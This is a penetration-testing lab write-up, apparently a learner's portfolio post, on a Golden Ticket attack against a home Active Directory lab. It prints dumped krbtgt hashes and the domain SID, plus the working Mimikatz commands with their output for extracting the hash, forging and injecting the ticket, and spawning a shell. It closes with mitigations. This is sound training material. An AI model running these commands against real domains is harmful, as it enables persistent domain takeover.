```
Domain : MADHAV / S-1-5-21-2090220885-1254109775-2178662149  
RID : 000001f6 (502)  
User : krbtgt
```

```
* Primary  
NTLM : 487c6f6b22e6b055a20dc261e2757b3b  
LM :  
Hash NTLM: 487c6f6b22e6b055a20dc261e2757b3b  
ntlm- 0: 487c6f6b22e6b055a20dc261e2757b3b  
lm - 0: 9e8ca2830f5373f4c9a1af4fd37d2084
```

```
* WDigest  
01 8bf22ebd204702bc59465a293cf72e10  
02 798271db8fd7690607c4f6dcfeaf7a2a  
03 79648611260b759fc827b5b147e7746c  
04 8bf22ebd204702bc59465a293cf72e10  
05 798271db8fd7690607c4f6dcfeaf7a2a  
06 872018b56c76cdba7dcf9c3521634adb  
07 8bf22ebd204702bc59465a293cf72e10  
08 5459915da5c386431e4e8a5eae285a14  
09 361b0ed541ddf8b823f193bdad9c377b  
10 f09533cf0638407bdc33e6ebe643bcb9  
11 daf2a830a358aa1749e5d92cbdfcaa50  
12 361b0ed541ddf8b823f193bdad9c377b  
13 1693ea221cf7002ab9e37356abbf91ca  
14 daf2a830a358aa1749e5d92cbdfcaa50  
15 3a576258bab0d14fd6411f57f70d03a6  
16 e38da26cc56d2a772c33b8110091d181  
17 629b34e8df447cb7a6874651be8acbaa  
18 d7ec932424f75279fad72b2609cb20e5  
19 e874f793511004081496342256a1455d  
20 d6647e69439b4b7cd7364ccb64c34b1d  
21 b95ed1d6e57585b83a72003448ba8597  
22 b95ed1d6e57585b83a72003448ba8597  
23 fd2a7e9299903131f3a1f21a847e90d3  
24 cc11c5d288f3fa4cf2bca48050de3363  
25 dcaf7f7141cd37dc642950b48d154a55  
26 e536ab44e485e508bc6a848d024840f1  
27 4fbb9fa7903f3685640b7f161a9dfe2  
28 31178ef6b07df5ea508281c9ba7c3e6d  
29 dc8629987e29e6a5a736b82270494ad9
```

Dumped NTLM hashes and WDigest credentials, including the KRBtgt account—critical data for attacks like Golden Ticket creation.

Golden Ticket Attack

Objective

To forge a Kerberos Ticket-Granting Ticket (TGT) using the KRBTGT account hash and gain unrestricted, persistent access to all systems in the domain.

Concept

A Golden Ticket attack abuses the fact that the KRBTGT account is responsible for signing all Kerberos tickets.

If an attacker obtains the KRBTGT NTLM hash, they can generate their own TGTs for *any* user, at *any* privilege level, with *any* lifetime — effectively granting total domain compromise.

Because Kerberos trusts these tickets by design, they are accepted as legitimate across the entire domain.

Tools Used

- Mimikatz — to extract the KRBTGT hash and generate the forged Golden Ticket.
- cmd / PowerShell — to test domain access using the injected ticket.

What I Did in the Lab

- After gaining full access to the Domain Controller, I executed Mimikatz.
- Used `privilege::debug` to enable required permissions.
- Extracted the Domain SID and the KRBTGT NTLM hash using `lsadump::lsa /patch`.
- Generated a Golden Ticket using `kerberos::golden`, specifying:
 - User (Administrator)
 - Domain name
 - Domain SID
 - KRBTGT hash
 - RID 500

- Injected the Golden Ticket into the current session using /ptt.
- Opened a new shell and accessed remote systems and administrative shares without providing any credentials.

Outcome

- Successfully generated and injected a Golden Ticket.
- Obtained complete, unrestricted domain access.
- Could browse shared drives (e.g., \\Punisher\C\$) and authenticate to any domain machine as a Domain Admin.
- Demonstrated persistence, as Golden Tickets remain valid until the KRBTGT password is reset *twice*.
- Confirmed full domain compromise.

Mitigation

- Reset the KRBTGT password twice to invalidate all Golden Tickets.
- Implement Credential Guard, LSA Protection, and restrict DC access.
- Enforce tiered administrative model to prevent KRBTGT exposure.
- Regularly audit for abnormal Kerberos ticket lifetimes and unusual logon behavior.
- Limit who can log into the Domain Controller and monitor for unauthorized privilege escalation.

```

mimikatz # kerberos::golden /User:Admin /domain:MADHAV.local /sid:S-1-5-21-2090220885-1254109775-2178662149 /krbtgt:487c6f6b22e6b055a20dc261e2757b3b /id:00 /ptt
User      : Admin
Domain    : MADHAV.local (MADHAV)
SID       : S-1-5-21-2090220885-1254109775-2178662149
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 487c6f6b22e6b055a20dc261e2757b3b - rc4_hmac_nt
Lifetime  : 12/10/2025 7:14:25 PM ; 12/8/2035 7:14:25 PM ; 12/8/2035 7:14:25 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Admin @ MADHAV.local' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF72B0243B8

mimikatz # _

```

Golden Ticket successfully generated and injected using Mimikatz, granting a forged TGT for domain-wide authentication.

```

mimikatz # kerberos::golden /User:Admin /domain:Madhav.local /sid:S-1-5-21-2090220885-1254109775-2178662149 /krbtgt:487c6f6b22e6b055a20dc261e2757b3b /id:00 /ptt
User      : Admin
Domain    : Madhav.local
SID       : S-1-5-21-2090220885-1254109775-2178662149
User Id   : 500
Groups Id : *513 512
ServiceKey: 487c6f6b22e6b055a20dc261e2757b3b - rc4_hmac_nt
Lifetime  : 12/10/2025 04:37 PM ; 12/8/2035 04:37 PM ; 12/8/2035 04:37 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Admin @ Madhav.local' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF72B0243B8

mimikatz # _

```

Using the injected Golden Ticket to access remote administrative shares (e.g., \\THESPIDERMAN\C\$) without credentials, confirming full domain compromise.

Conclusion

This Active Directory lab project gave me hands-on experience with the full attack lifecycle from initial credential capture to complete domain compromise. By practicing beginner-level techniques in a safe environment, I developed a clear understanding of how real-world attackers pivot through misconfigurations, weak authentication controls, and privilege escalation paths.

Working step-by-step through these attacks strengthened my foundational skills in AD exploitation and helped me understand the importance of secure configuration, monitoring, and credential hygiene in enterprise environments. This project marks a solid starting point in my journey toward professional penetration testing and Windows security.

Acknowledgment

I learned and practiced these techniques through TCM Security and Heath Adams (The Cyber Mentor), whose training and YouTube content provided clear, beginner-friendly explanations that helped me understand each attack conceptually and practically.

Thank You

Thank you for taking the time to review my work. This project has been an important step in developing my foundational skills in Active Directory security and ethical hacking. I'm grateful for the learning resources provided by TCM Security and Heath Adams (The Cyber Mentor), whose clear explanations and practical demonstrations made it possible for me to build and understand these AD attack scenarios.

I look forward to continuing my learning journey and exploring more advanced topics in penetration testing and cybersecurity.